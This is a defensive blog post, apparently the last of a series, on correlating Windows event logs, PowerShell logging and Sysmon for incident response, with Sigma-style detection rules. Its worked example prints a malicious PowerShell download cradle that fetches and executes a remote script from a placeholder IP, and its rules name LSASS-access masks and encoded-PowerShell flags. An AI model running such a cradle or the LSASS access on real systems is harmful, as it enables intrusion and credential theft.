





We've covered a lot of ground in this series: Windows Security events for logon tracking and process execution; PowerShell logging for script visibility; Sysmon for network connections; registry changes; and everything native logging misses.
But having logs isn't the same as using them effectively. In this final part, I want to walk through how these data sources work together—in detection engineering and Incident Response.
As can be gleaned from the previous posts in this series, to get the most out of the logs, a SIEM solution where logs are shipped to is a must. Local logs have proven invaluable, but they are at the mercy of the attacker.
At the heart of Windows forensics and detection is a simple concept: every action happens in a context. That context is defined by:
Our logging foundation captures each of these elements across multiple event sources. The art is correlating them.
I've mentioned LogonID repeatedly throughout this series because it's the key correlation point in Windows. Let me show you how it ties everything together.
When a user logs on (Event 4624), they receive a LogonID. That same LogonID appears in:
This means you can take any suspicious event and trace it back to:
Let me walk through a realistic scenario that demonstrates this correlation.
Initial Alert: Your SIEM detects a suspicious PowerShell script block (Event 4104):
Event ID: 4104
TimeCreated: 2024-03-15 14:23:45
ScriptBlockText:
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
$wc = New-Object System.Net.WebClient
$wc.DownloadString("https://192.168.100.50/beacon.ps1") | IEX
This is a download cradle with certificate validation bypass. Clearly malicious. Now what?
Step 1: Identify the session
Look at the same event's metadata to get the user context and Security ID.
Step 2: Find the process context (Sysmon Event 1)
Query for powershell.exe process creation around the same time:

Now you know:
Step 3: Trace the parent chain
What spawned cmd. exe? Query Sysmon Event 1 for that process ID:

Outlook spawned the command prompt. This is likely a phishing email with a malicious attachment or link.
Step 4: Check network connections (Sysmon Event 3)
Did PowerShell actually connect to that IP address?
Event ID: 3 (Sysmon)
TimeCreated: 2024-03-15 14:23:46
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
DestinationIp: 192.168.100.50
DestinationPort: 443
Protocol: tcp
User: CORP\jsmith
Confirmed. PowerShell connected to the C2 server.
Step 5: Look for follow-up activity
Using the LogonID, search for all subsequent events in that session:
Step 6: Identify the initial AP (Event 4624)
Event ID: 4624
TimeCreated: 2024-03-15 08:15:22
TargetUserName: jsmith
LogonType: 2
WorkstationName: WORKSTATION01
LogonId: 0x7A8B4
The user logged on interactively at 8:15AM. The malicious activity started at 2:23PM. The attacker likely had to wait for the user to interact with the phishing email.
Step 7: Scope the damage
With the session bounded by logon (4624) and logoff (4634), you can identify everything that happened:
Detection engineering benefits from correlation too. Instead of alerting on individual events, you can build detections that require multiple corroborating signals.
Logic: Alert when a process accesses LSASS (Sysmon Event 10) AND the parent process is unusual
# Pseudocode detection logic
correlation:
  - sysmon_event_10:
      TargetImage: "lsass.exe"
      GrantedAccess:
        - "0x1010"
        - "0x1FFFFF"
  - sysmon_event_1:
      ProcessId: $source_process_id
      ParentImage: not in [
        "MsMpEng.exe",
        "csrss.exe",
        "services.exe"
]Logic: Alert when you see a network connection (Sysmon Event 3) followed by a new process creation (Sysmon Event 1) from a script interpreter within a short time window
# Pseudocode
correlation:
  - sysmon_event_3:
      Image: contains ["powershell", "wscript", "cscript", "mshta"]
      DestinationIsIpv6: false
  - within 30 seconds:
    - sysmon_event_1:
        ParentImage: same as above
Image: not in [legitimate_children]Logic: Alert when a registry run key is created (Sysmon Event 13) and then a process starts from that path
# Pseudocode
correlation:
  - sysmon_event_13:
      TargetObject: contains "CurrentVersion\Run"
      Details: capture as $executable_path
  - within 1 hour:
    - sysmon_event_1:
Image: equals $executable_pathLet me provide some concrete Sigma-style detection rules that leverage our logging foundation. I like Sigma rules because they can be used with most SIEMs.
title: Encoded PowerShell Command Execution
status: stable
logsource:
    product: windows
    category: process_creation
detection:
    selection_process:
        Image|endswith: '\powershell.exe'
    selection_encoded:
        CommandLine|contains:
            - ' -enc '
            - ' -encodedcommand '
            - ' -ec '
    condition: selection_process and selection_encoded
level: mediumtitle: LSASS Memory Access by Suspicious Process
status: stable
logsource:
product: windows
category: sysmon
service: sysmon
detection:
selection:
EventID: 10
TargetImage|endswith: '\lsass.exe'
GrantedAccess:
- '0x1010'
- '0x1410'
- '0x1FFFFF'
filter_legitimate:
SourceImage|contains:
- '\MsMpEng.exe'
- '\vmtoolsd.exe'
- '\csrss.exe'
condition: selection and not filter_legitimate
level: high
title: Suspicious Service Installation
status: stable
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4697
    filter_legitimate:
        ServiceFileName|contains:
            - '\Windows\'
            - '\Program Files\'
    condition: selection and not filter_legitimate
level: highWhen responding to incidents, having a systematic approach helps. Here's a playbook structure:
1. Get process details (Sysmon Event 1)
2. Check network activity (Sysmon Event 3)
3. Check file operations (Sysmon Event 11)
4. Check registry operations (Sysmon Events 12, 13, 14)
5. Identify the session (LogonID → Event 4624)
6. Scope all session activity
1. Identify network logons (Event 4624, LogonTypes 3, 10)
2. Trace the source
3. Check for credential material
Throughout this series, I've emphasized layered telemetry, sometimes a bit too much? Let me give you one final example of why this all matters.
Scenario: An attacker uses a signed, living-off-the-land (LOTL) binary to execute malicious code.
What EDR might show: Possibly nothing—the binary is signed and commonly used.
What you'll see with our foundation:
Event Source | What It Captures |
|---|---|
Event 4624 | Initial logon session |
Event 4688 | mshta.exe execution with URL parameter |
Sysmon Event 1 | Same, plus hash, parent process |
Sysmon Event 3 | Network connection to malicious URL |
PowerShell 4104 | If PowerShell was spawned, full script content |
Sysmon Event 11 | Any payloads written to disk |
Sysmon Event 13 | Persistence mechanisms created |
Even if your EDR is blind, you have the full story.
Building a detection foundation isn't a one-time project. It's a capability that requires ongoing attention:
The ultimate goal we've worked toward in this series is resilience. When (not if) your primary security tool misses something, you want to have the data to detect and investigate independently.
The techniques we've covered—native Windows auditing, PowerShell logging, and Sysmon—are proven, operationally tested, and free. They require effort to implement well, but that effort pays dividends every time you use them to answer the question: "What exactly happened here?"
If you need help with this effort, get in touch with us! We have a great Purple Team that can assist in planning and building your detection foundation.
I may tackle the same approach for Linux ... 🤔
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。